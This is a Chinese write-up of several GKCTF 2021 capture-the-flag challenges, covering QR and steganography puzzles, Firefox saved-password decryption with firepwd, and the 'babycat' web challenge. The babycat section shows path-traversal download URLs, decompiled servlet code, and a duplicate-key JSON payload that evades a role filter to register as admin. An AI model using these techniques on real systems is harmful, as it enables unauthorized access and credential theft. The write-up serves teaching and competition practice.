



18:



26:



其中后两张二维码直接用微信扫码就能出结果。不讨论
先说说第十怎么处理：

这张直接扫是扫不出来的，因为太淡了。

把第十张用stegsolve打开，查看Red通道2就可以扫了：



再来说说第二张，最耗时的也是这张。

这张因为是倾斜的，也扫不出来。最后使用这个工具crazybox，一块块拼接起来。

复原后得到：



扫码得到flag的第一截。

四截拼起来就是flag。

3.银杏島の奇妙冒险

这题要在《我的世界》这个游戏里面做任务，拿到最后一本书才能拿到flag。对于我这种从来不玩mc的人来说极其不友好，看了大佬的题解，可以直接翻找json得到flag。

part1:银杏島の奇妙冒险\附件.minecraft\saves\Where is the flag\customnpcs\quests\主线\2.json:

```
},
  "Rewards": {
    "NPCMiscInv": [
      {
        "Slot": 0b,
        "ForgeCaps": {
          "customnpcs:itemscripdeddata": {
          }
        },
        "id": "minecraft:written_book",
        "Count": 1b,
        "tag": {
          "pages": [
            {"text": " part 1\\nw3lc0me_\\n\\npart 2\\n291 -95 67"}
          ],
          "author": "Phoenix",
          "title": "Part 1"
        },
        "Damage": 0s
      },
      {

```

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part2:银杏島の奇妙冒险\附件.minecraft\saves\Where is the flag\customnpcs\quests\主线\3.json:

```
wardus": {
  "NPCMiscInv": [
    {
      "Slot": 0b,
      "ForgeCaps": {
        "customnpcs:itemscripdeddata": {
        }
      },
      "id": "minecraft:written_book",
      "Count": 1b,
      "tag": {
        "pages": [
          {"text": "part 2\\nt0_9kctf_\\n\\npart 3 \\n324 -190 79"}
        ],
        "author": "Phoenix",
        "title": "Part 2"
      },
      "Damage": 0s
    },
  ],

```

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part3:银杏島の奇妙冒险\附件.minecraft\saves\Where is the flag\customnpcs\quests\主线\4.json:

```
  "Slot": 1b,
  "ForgeCaps": {
    "customnpcs:itemscripdeddata": {
    }
  },
  "id": "minecraft:written_book",
  "Count": 1b,
  "tag": {
    "pages": [
```

```
    [{"text\\":\\"part 3\\n2021_\\n\\npart 4\\n362 -144 69\\"}],  
    "author": "Phoenix",  
    "title": "Part 3",  
    "resolved": 1b
```

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part4:银杏島の奇妙冒险\附件.minecraft\saves\Where is the flag\customnpcs\quests\主线\5.json:

```
    "customnpcs:itemscripdeddata": {  
    },  
    "id": "minecraft:written_book",  
    "Count": 1b,  
    "tag": {  
        "pages": [  
            [{"text\\":\\"Part 4\\nCheck_1n\\n恭喜你, \\n完成签到, \\n武运昌隆。\\"}],  
            "author": "NESilver",  
            "title": "Part 4"  
        ],  
        "Damage": 0s
```

```
    "CompleteText": "恭喜你, 签到成功!"
```

```
    "但是不会真的有人只做出这题吧?"  
    "不会吧不会吧不会吧?"
```

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合起来得到

GKCTF{w3lc0me_t0_9kctf_2021_Check_1n}

4.easycms


这题试了一下, 后台地址是admin.php

用户名和密码是admin/12345

成功登陆后台。

5.excel 骚操作

不可见字符骚操作。



把存在不可见字符的框框涂黑，最后得到一张汉信码：



中国编码APP扫码得到flag。



条码知识

汉信码是由中国物品编码中心研制开发，是我国第一个制定了国家标准的自主知识产权的二维码，具有知识产权免费、汉字编码能力强、抗污损、抗畸变、信息容量大等特点。2007年8月23日，国家标准化管理委员会发布了GB/T 21049《汉信码》国家标准。和其他二维码相比，汉信码更适合汉字信息的表示，其支持GB 18030中规定的160万个汉字信息字符，具有高度的汉字表达能力和汉字压缩效率；具有很强的纠错能力、抗污损和畸变能力，支持加密技术。

6.Firefox forensic

这题是FireFox密码取证。补一波基本知识：

下载远程主机的 C:\Users\x\AppData\Roaming\Mozilla\Firefox\Profiles\xx.default-release\ 目录下的

key4.db


logins.json

然后根据此2文件可以获取到FireFox的密码。

实用工具<https://github.com/lclevy/firepwd>

使用前要执行以下命令安装一些依赖：

```
python3 -m pip install -r requirements.txt ##安装 PyCryptodome>=3.9.0 pyasn1>=0.4.8
```




```
tom@kali: ~/图片/firepwd-master
文件 动作 编辑 查看 帮助
OCTETSTRING b'946322a2b2978db6601e449e1bdf7c4d'
}
clearText b'70617373776f72642d636865636b0202'
password check? True
SEQUENCE {
  SEQUENCE {
    OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2
    SEQUENCE {
      SEQUENCE {
        OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2
        SEQUENCE {
          OCTETSTRING b'56722302469f529a29dc73f28d6af3ed0ee483ccef05772e96e2313336816fd'
          INTEGER b'01'
          INTEGER b'20'
          SEQUENCE {
            OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256
          }
        }
      }
    }
  }
  SEQUENCE {
    OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC
    OCTETSTRING b'ef6a4df3e5fd7608c97df9e22092'
  }
}
OCTETSTRING b'51b24cd6a2672c312255d7f2dddeb67336fd56973b4302bb2eacf2270c251d41'
}
clearText b'673dec57458fb95bd50bdc9198541038970e5b3d518973a408080808080808'
decrypting login/password pairs
https://ctf.g1nkg0.com:b'admin',b'GKCTF{9cf21dda-34be-4f6c-a629-9c4647981ad7}'
tom@kali:~/图片/firepwd-master$
```

拿到flag。


7. 0.03

解压得到txt和zip

zip □ 文件名提示flag在磁盘 □



使用VeraCrypt挂载试试：




需要密码。

这里官方的WP是使用AlternateStreamView等软件搜索数据流。

这里要补一波VeraCrypt的知识：<https://www.bilibili.com/video/BV1aW411Z74m?from=search&seid=8954438565874392851>


AlternateStreamView是一个小实用程序，允许您扫描NTFS驱动器，并找到存储在文件系统的所有隐藏的备用流



注意，这里有一个坑。**如果文件原本是在压缩包内的，这时使用除WinRAR以外的软件进行提取会造成数据流丢失。所以务必使用WinRar进行文件解压。

我之前使用好压来解压就失败了，压根提取不到数据流。

把数据流提取出来之后得到：



根据官方WP这是个三分密码：

根据三分密码的对应字母表，得到密码为EBCCAFDDCE

或者UBMMASJJMU

使用EBCCAFDDCE重新挂载加密磁盘得到flag:

flag{85ec0e23-ebbe-4fa7-9c8c-e8b743d0d85c}

8.babycat

这题爆出了非预期。

先非预期来一波：

点击signup提示Not Allowed。

但是查看一下源码：

```
<html>
<head>
  <title>Register</title>
</head>
<body>
<script>alert('Not Allowed')</script>
<script src="http://code.jquery.com/jquery-latest.js"></script>
<script type="text/javascript">
  // var obj={};
  // obj["username"]='test';
  // obj["password"]='test';
  // obj["role"]='guest';
  function doRegister(obj){
    if(obj.username==null || obj.password==null){
      alert("用户名或密码不能为空");
    }else{
      var d = new Object();
      d.username=obj.username;
      d.password=obj.password;
      d.role="guest";

      $.ajax({
        url:"/register",
        type:"post",
        contentType: "application/x-www-form-urlencoded; charset=utf-8",
        data: "data="+JSON.stringify(d),
        dataType: "json",
        success:function(data){
          alert(data)
        }
      });
    }
  }
</script>
</body>
</html>
```

直接抓包POST发请求；

The screenshot shows a network traffic analysis tool interface. On the left, the 'Request' tab is active, displaying a POST request to /register. The request body is a JSON object: {"data": {"username": "test", "password": "test", "role": "guest"}}. On the right, the 'Response' tab is active, showing an HTTP 500 Internal Server Error. The response body contains the text 'HTTP状态 500 - 内部服务器错误'.

```
Request
Raw Params Headers Hex
1 POST /register HTTP/1.1
2 Host: ffbf27c2-54af-4c51-acf8-80525f5e12a0.node3.buwoj.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close

Response
Raw Headers Hex HTML Render
HTTP状态 500 - 内部服务器错误
类型 状态报告
```

```
8 Cookie: JSESSIONID=BC40EFDDC530DC714FE65CDAE45D1FD3
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 57
12
13 data={"username":"admin","password":"123","role":"guest"}
```

消息 user already exists!

描述 服务器遇到一个意外的情况，阻止它完成请求。

Apache Tomcat/8.5.59

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登录看下：

发现一个upload和一个download。经测试upload只能admin才能使用。

下载：<http://ffbf27c2-54af-4c51-acf8-80525f5e12a0.node3.buuoj.cn/home/download?file=../../../../static/cat.gif>

接下来看看java项目的目录：

由于开发工具的不同，在开发状态下的项目目录有点不太一样，我直接用eclipse打包了一个war包，把war包解压看看实际执行的项目是什么结构：

- 📁 css
- 📁 images
- 📁 js
- 📁 META-INF
- 📁 styles
- 📁 WEB-INF
- 📄 datauserRegist.jsp
- 📄 index.jsp
- 📄 info.jsp
- 📄 login.jsp
- 📄 registResult.jsp

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📁 > mabek > WEB-INF > classes > com > sta > Controller

名称	修改日期
📄 AdminController.class	2021/4/21 1
📄 DataUserController.class	2021/4/21 1

解压之后是这个样子。

尝试下载web.xml:

<http://ffbf27c2-54af-4c51-acf8-80525f5e12a0.node3.buuoj.cn/home/download?file=../../../../WEB-INF/web.xml>

成功：

```

1 <!DOCTYPE web-app PUBLIC
2   "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
3   "http://java.sun.com/dtd/web-app_2_3.dtd" >
4
5 <web-app>
6   <servlet>
7     <servlet-name>register</servlet-name>
8     <servlet-class>com.web.servlet.registerServlet</servlet-class>
9   </servlet>
10  <servlet>
11    <servlet-name>login</servlet-name>
12    <servlet-class>com.web.servlet.loginServlet</servlet-class>
13  </servlet>
14  <servlet>
15    <servlet-name>home</servlet-name>
16    <servlet-class>com.web.servlet.homeServlet</servlet-class>
17  </servlet>
18  <servlet>

```

```

9 <!--
10 <servlet-name>upload</servlet-name>
11 <servlet-class>com.web.servlet.uploadServlet</servlet-class>
12 </servlet>
13 <servlet>
14 <servlet-name>download</servlet-name>
15 <servlet-class>com.web.servlet.downloadServlet</servlet-class>
16 </servlet>
17 <servlet>
18 <servlet-name>logout</servlet-name>
19 <servlet-class>com.web.servlet.logoutServlet</servlet-class>
20 </servlet>
21 <servlet-mapping>
22 <servlet-name>logout</servlet-name>
23 <url-pattern>/logout</url-pattern>
24 </servlet-mapping>
25 <servlet-mapping>
26 <servlet-name>download</servlet-name>
27 <url-pattern>/home/download</url-pattern>
28 </servlet-mapping>
29 <servlet-mapping>
30 <servlet-name>register</servlet-name>
31 <url-pattern>/register</url-pattern>
32 </servlet-mapping>
33 <!--
34 <!--
35 </display-name>java</display-name>


```

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根据上述web目录结构以及web.xml里面的映射，尝试下载源码：

http://ffbf27c2-54af-4c51-acf8-80525f5e12a0.node3.buuoj.cn/home/download?file=.../WEB-INF/classes/com/web/servlet/uploadServlet.class

使用JD-GUI反编译.class文件：



```

class
WEB-INF_classes_com_web_servlet_uploadServlet.class
import com.web.dao.Person;
import com.web.servlet.uploadServlet;
import java.io.BufferedReader;
import java.io.File;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.util.ArrayList;
import java.util.List;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import org.apache.commons.fileupload.FileItem;
import org.apache.commons.fileupload.FileItemFactory;
import org.apache.commons.fileupload.disk.DiskFileItemFactory;
import org.apache.commons.fileupload.servlet.ServletFileUpload;

@MultipartConfig
public class uploadServlet extends HttpServlet {
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        String admin = "admin";
        Person user = (Person)req.getSession().getAttribute("user");
        System.out.println(user.getRole());
        if (!admin.equals(user.getRole())) {
            req.setAttribute("error", "<script>alert('admin only');history.back(-1)</script>");
            req.getRequestDispatcher("../WEB-INF/error.jsp").forward((ServletRequest)req, (ServletResponse)resp);
        } else {
            List<String> fileNames = new ArrayList<>();
            tools.findFileList(new File(System.getenv("CATALINA_HOME") + "/webapps/ROOT/WEB-INF/upload/"), fileNames);
            req.setAttribute("files", fileNames);
            System.out.println(fileNames);
            req.getRequestDispatcher("../WEB-INF/upload.jsp").forward((ServletRequest)req, (ServletResponse)resp);
        }
        req.getRequestDispatcher("../WEB-INF/upload.jsp").forward((ServletRequest)req, (ServletResponse)resp);
    }

    protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        if (!ServletFileUpload.isMultipartContent(req)) {
            req.setAttribute("error", "<script>alert('something wrong');history.back(-1)</script>");
            req.getRequestDispatcher("../WEB-INF/error.jsp").forward((ServletRequest)req, (ServletResponse)resp);
        }
        DiskFileItemFactory factory = new DiskFileItemFactory();
        factory.setSizeThreshold(3145728);
        factory.setRepository(new File(System.getProperty("java.io.tmpdir")));
        ServletFileUpload upload = new ServletFileUpload((FileItemFactory)factory);
    }
}

```

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审计一下register看看有没有什么办法变成管理员:

```
import com.google.gson.Gson;
import com.mysql.cj.util.StringUtils;
import com.web.dao.Person;
import com.web.dao.baseDao;
import java.io.IOException;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.util.regex.Matcher;
import java.util.regex.Pattern;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class registerServlet
    extends HttpServlet {
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        resp.setContentType("text/html;charset=UTF-8");
        req.setAttribute("error", "<script>alert('Not Allowed')</script>");
        req.getRequestDispatcher("WEB-INF/register.jsp").forward((ServletRequest)req, (ServletResponse)resp);
    }

    protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        resp.setCharacterEncoding("UTF-8");
        Integer res = Integer.valueOf(0);
        String role = "";
        Gson gson = new Gson();
        Person person = new Person();
        Connection connection = null;
        String var = req.getParameter("data").replaceAll(" ", "").replace("'", "\""); //把传进来的单引号替换成双引号

        Pattern pattern = Pattern.compile("\"role\": \"(.*)\""); //定义一个正则的编译表示, 适配传进来的role这个字段
        Matcher matcher = pattern.matcher(var);
        while (matcher.find()) {
            role = matcher.group();
        }

        if (!StringUtils.isNullOrEmpty(role)) {
            var = var.replace(role, "\"role\": \"guest\""); //注册时把传进来的role一律替换成guest。
            person = (Person)gson.fromJson(var, Person.class); //把传入的json字符串解析成对象
        } else {
            person = (Person)gson.fromJson(var, Person.class);
            person.setRole("guest");
        }
        System.out.println(person);
        if (person.getUsername() == null || person.getPassword() == null) resp.sendError(500, "");
        person.setPic("/static/cat.gif");
        try {
            connection = baseDao.getConnection();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

```

if (connection != null) {
    String sql_query = "select * from ctf where username=?";
    Object[] params1 = { person.getUsername() };
    try {
        ResultSet rs = baseDao.execute(connection, sql_query, params1);

        if (rs.next()) {
            System.out.println(rs.next());
            resp.sendError(500, "user already exists!");
        } else {
            String sql = "insert into ctf (username,password,role,pic) values (?, ?, ?, ?)";
            Object[] params2 = { person.getUsername(), person.getPassword(), person.getRole(), person.getPic() };
            res = Integer.valueOf(baseDao.Update(connection, sql, params2));
        }
    } catch (SQLException e) {
        e.printStackTrace();
    }
    baseDao.closeResource(connection, null, null);
}
if (res.intValue() == 1)
    resp.getWriter().write("register success!");
}
}

```

比较重点的地方我加了注释。

这里在把json字符串解析成对象的时候，使用json的特性"a":"1","a":"2"。后面的值会覆盖前面的值，而且json中可以使用/**/代替空格而不影响程序对json的解析，因此可以这样构造payload过正则：

```
data={"username":"admin","role":"admin","role"/**/:"admin","password":"123"}
```
